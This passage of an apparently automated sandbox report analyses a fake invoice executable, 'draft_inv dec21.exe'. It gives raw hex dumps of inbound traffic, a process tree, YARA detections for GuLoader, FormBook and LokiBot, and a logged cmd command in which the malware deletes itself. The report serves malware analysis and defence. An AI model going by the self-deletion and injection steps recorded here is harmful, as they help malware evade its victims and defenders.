b1 66 07 0a 68 57 f3 f4 70 f9 84 d7 7e e8 6b bb 14 c5 80 a2 d9 01 22 df b9 16 a5 59 3c e8 5a 60 46 2f 21 06 77 b8 7e 5e 90 95 b3 38 8b 6a 1f Data Ascii: NW:N{p(@rhqa@/C*$w`ws_';"n"Y3:)Brz_m`^kn+Vu`#he\*I@J0F>DV2@OMQHhVMg@4fhWp~k"Y<Z`F/!w~^8j
2021-12-01 09:32:47 UTC	133	IN	Data Raw: 7c 27 ba 1f 12 04 49 8d 41 1f 8a 31 16 a4 7d f5 19 05 08 7d a8 05 b5 bd f9 a2 c8 b5 8a cf 18 28 bc f6 d7 d1 74 70 67 d2 85 99 45 9f 8c 35 19 88 15 a9 de 5a 0f f2 ec 0d 26 31 71 a1 10 4a fa da ad a9 f9 f5 b4 16 64 4c 83 96 1c 59 2c e3 3d be bc eb 17 18 4f 72 8e aa fe b8 f3 e5 5e 7b 86 4b 77 0b f9 69 dd 2c 88 ee 7a 91 05 43 ce a9 b0 43 16 94 1e 96 ac b6 96 c6 57 6c ff cf 96 42 0d 3f 87 e3 39 c0 c0 f2 6a 3f cb c0 dc 85 74 fd 32 df 2f a9 c8 5b 96 65 a3 6d b9 a4 7a c3 b0 b2 4a 39 bb 7c 2b ed 0d a6 9d 0d 15 f4 fe 16 c5 c1 d2 b8 09 66 a9 31 12 f5 ab 9b 60 71 98 11 8e e1 d8 4f 63 ee 9b de 92 dc 40 24 a7 94 67 bc 41 f3 b5 1f 46 46 54 a8 8a 54 30 47 9f 6a 47 2b c6 fd c1 db 54 8d 92 bc c7 b4 f1 c9 ec 23 70 f0 da b2 73 ea 94 ce 59 bb 5c d5 e8 fc 5a bd 45 fa 0d 48 c7 Data Ascii: |'IA1}}(tpgE5Z&1qJdLY,=Or^{Kwi,zCCWlB?9j?t2/[emzJ9|+f1`qOc@$gAFFTT0GjG+T#psY\ZEH

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:32:47 UTC	140	IN	Data Raw: 25 91 8d 0d a5 39 a0 1f a9 7d cf 72 00 71 81 e5 d8 29 e1 3a 51 af d6 6b fa 60 89 15 99 20 b9 86 a1 7f c5 4d ac 30 2a 48 45 d3 9d 05 ba 7f 0a 40 f0 27 43 f0 18 26 2d 7a 59 59 69 50 96 47 fd 8f 65 39 9f f0 f9 f8 aa 76 2d df 0c 6f 58 ab 02 97 02 ec c0 0c 81 0b 5c 7f 91 38 32 db 0f 6a e8 50 00 be 32 d1 b9 bb d0 59 f2 fe d9 8e 5d 66 22 a8 0e 69 45 6a 6a b3 97 55 13 a2 6f ee 30 74 7f b8 bb c5 3f 8b 9b 13 3e 11 00 f8 1e 53 0a e7 a4 e4 96 aa ef d8 f3 a5 34 a6 4b 1e 5f 9c 76 8b 19 df e5 2d b9 ef 29 9d bf 6a 8d cc 0a 0d ba 55 aa c4 42 a2 a9 57 5e 44 3b 87 28 cf 98 26 04 05 72 4f 3f 09 8b 70 04 07 07 93 39 45 c1 0b b1 8d 33 0f 64 23 11 22 04 8d 04 d2 d7 88 24 f2 de d1 e0 8c 5e 27 74 0e 1d b5 bb ae c2 ef 0a ae 99 2a 6b bb 70 82 58 b5 88 c1 b3 aa 98 34 1f fb a5 3c 6d Data Ascii: %9}rq):Qk` M0*HE@'C&-zYYiPGe9v-oX\82jP2Y]f"iEjjUo0t?>S4K_v-)jUBW^D;(&rO?p9E3d#"$^'t*kpX4<m
2021-12-01 09:32:47 UTC	148	IN	Data Raw: 1a 4e 83 81 00 9e db cc d6 1a 36 d3 c9 6f 54 70 ca b1 46 df 7a d9 9b 1f 5a 6e bf 05 b7 4c 13 b2 ff 12 ef 68 a8 5a ab f6 e1 98 f5 e1 19 f3 4c 0c 5c 5c 78 e0 fe a3 ce 07 e0 93 47 9d cc b9 ab e5 a6 51 af 6d 1c 51 d9 e6 28 2b 38 c7 74 90 f7 96 7e f8 ef 35 5f e0 3e 0d 72 38 91 8c d5 05 6b 74 bd 4a fd 29 ba 97 5a 4a bd 6c 07 f6 e7 f9 77 85 d9 0c d8 ec 74 89 0e 33 8b 77 3f fe 38 73 9f 3a d6 ba e7 6a fd 59 50 ac fd 16 78 52 b6 60 e4 1a df 6b 41 80 28 10 5e 25 04 f6 70 71 4d 16 a6 a0 3e ff 1b fc 8d a0 89 dc 55 6d 9e a6 73 a5 a7 ae 78 37 58 e0 51 62 52 3e 3b 9d 9c 22 9d de f9 a2 3d 43 1f 80 5e c3 9a f8 7e 7c df 72 c7 a9 45 45 86 ff aa a7 ea e1 fb 46 7b a0 24 4f 18 61 49 30 6a 15 6e bf 46 ab d8 1a 31 3f 0e 10 70 e7 02 a8 32 92 46 b3 61 0b a6 30 32 79 80 25 2f 37 b9 Data Ascii: N6oTpFzZnLhZL\\xGQmQ(+8t~5_>r8ktJ)ZJlwt3w?8s:jYPxR`kA(^%pqM>Umsx7XQbR>;"=C^~|rEEF{$OaI0j nF1?p2Fa02y%/7
2021-12-01 09:32:47 UTC	156	IN	Data Raw: 78 fc 2c 94 96 14 d5 2f fe b8 d7 5b dd cf 61 8c 0e df ae 75 2a 2e 39 0c f7 be c3 be 66 58 e0 f3 9b c1 af 4e e0 36 be 64 08 e6 a3 25 a9 3d 7c 10 2f b8 88 ec 1b b5 0b e6 21 3c 4b 6f a6 41 bd a8 9f 6c fd 6f 87 37 60 ec b8 aa 09 31 b8 52 f8 f1 38 d3 de c0 c7 a9 e6 8f d3 ff 60 d0 1e 65 56 bb 35 aa a4 70 e6 a5 9a ae ca c5 db 06 99 75 05 49 99 52 3d 97 32 28 3b 0c 07 a9 3d 1c 85 9a a7 b6 1d b8 d7 91 40 ea 5e 50 89 23 89 93 cb fd 8f 84 5e 05 65 cf be 9c d3 b0 6f c3 16 50 5a 41 16 8c 9e 8d b0 83 a8 85 df 57 c3 1d 84 01 db cf 70 0e c5 f2 fb 5b 73 50 12 c2 d9 62 e3 c3 5a db 9a bb 12 6f 38 5e b6 5f a1 64 57 15 91 16 27 e2 ad 2d 0b e2 79 b6 1d 35 68 67 74 c5 05 7a b0 df d6 04 3a a0 17 cc 79 be 94 48 9d 2a b7 a6 0e 85 20 72 b2 28 73 65 73 d9 b5 26 02 08 ab 73 a2 38 1c Data Ascii: x,/[au*.9fXN6d%=|/!<KoAlo7`1R8`eV5puIR=2(;=@^P#^eoPZAWp[sPbZo8^_dW'-y5hgtz:yH* r(ses&s8

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: draft_inv dec21.exe PID: 5460 Parent PID: 1656

General

Start time:	10:31:38
Start date:	01/12/2021
Path:	C:\Users\user\Desktop\draft_inv dec21.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\draft_inv dec21.exe"
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	89A584ACAEB2F9E8BAF46714EB7D3550
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.6381836030.0000000002420000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: UserOOBEBroker.exe PID: 1968 Parent PID: 1040

General

Start time:	10:31:47
Start date:	01/12/2021
Path:	C:\Windows\System32\oobe\UserOOBEBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding
Imagebase:	0x7ff66af90000
File size:	57856 bytes
MD5 hash:	BCE744909EB87F293A85830D02B3D6EB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: draft_inv dec21.exe PID: 2748 Parent PID: 5460

General

Start time:	10:32:12
Start date:	01/12/2021
Path:	C:\Users\user\Desktop\draft_inv dec21.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\draft_inv dec21.exe"
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	89A584ACAEB2F9E8BAF46714EB7D3550
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.6918674914.00000000000A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.6918674914.00000000000A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.6918674914.00000000000A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.6928961290.000000001E520000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.6928961290.000000001E520000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.6928961290.000000001E520000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000008.00000000.6378969703.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: explorer.exe PID: 4580 Parent PID: 2748

General

Start time:	10:32:48
Start date:	01/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6df2d0000
File size:	4849904 bytes
MD5 hash:	5EA66FF5AE5612F921BC9DA23BAC95F7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.6802590112.000000000A6D5000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.6802590112.000000000A6D5000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.6802590112.000000000A6D5000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.6850300790.000000000A6D5000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.6850300790.000000000A6D5000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.6850300790.000000000A6D5000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	moderate

Analysis Process: svchost.exe PID: 1340 Parent PID: 4580

General

Start time:	10:33:04
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x510000
File size:	47016 bytes
MD5 hash:	B7C999040D80E5BF87886D70D992C51E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000B.00000002.11094891807.0000000004057000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.11089571434.0000000003650000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.11089571434.0000000003650000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.11089571434.0000000003650000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.11085185929.0000000002D80000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.11085185929.0000000002D80000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.11085185929.0000000002D80000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.11089242635.0000000003620000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.11089242635.0000000003620000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.11089242635.0000000003620000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 7068 Parent PID: 1340

General

Start time:	10:33:07
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\draft_inv dec21.exe"
Imagebase:	0xc10000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1028 Parent PID: 7068

General

Start time:	10:33:08
Start date:	01/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff7e89f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis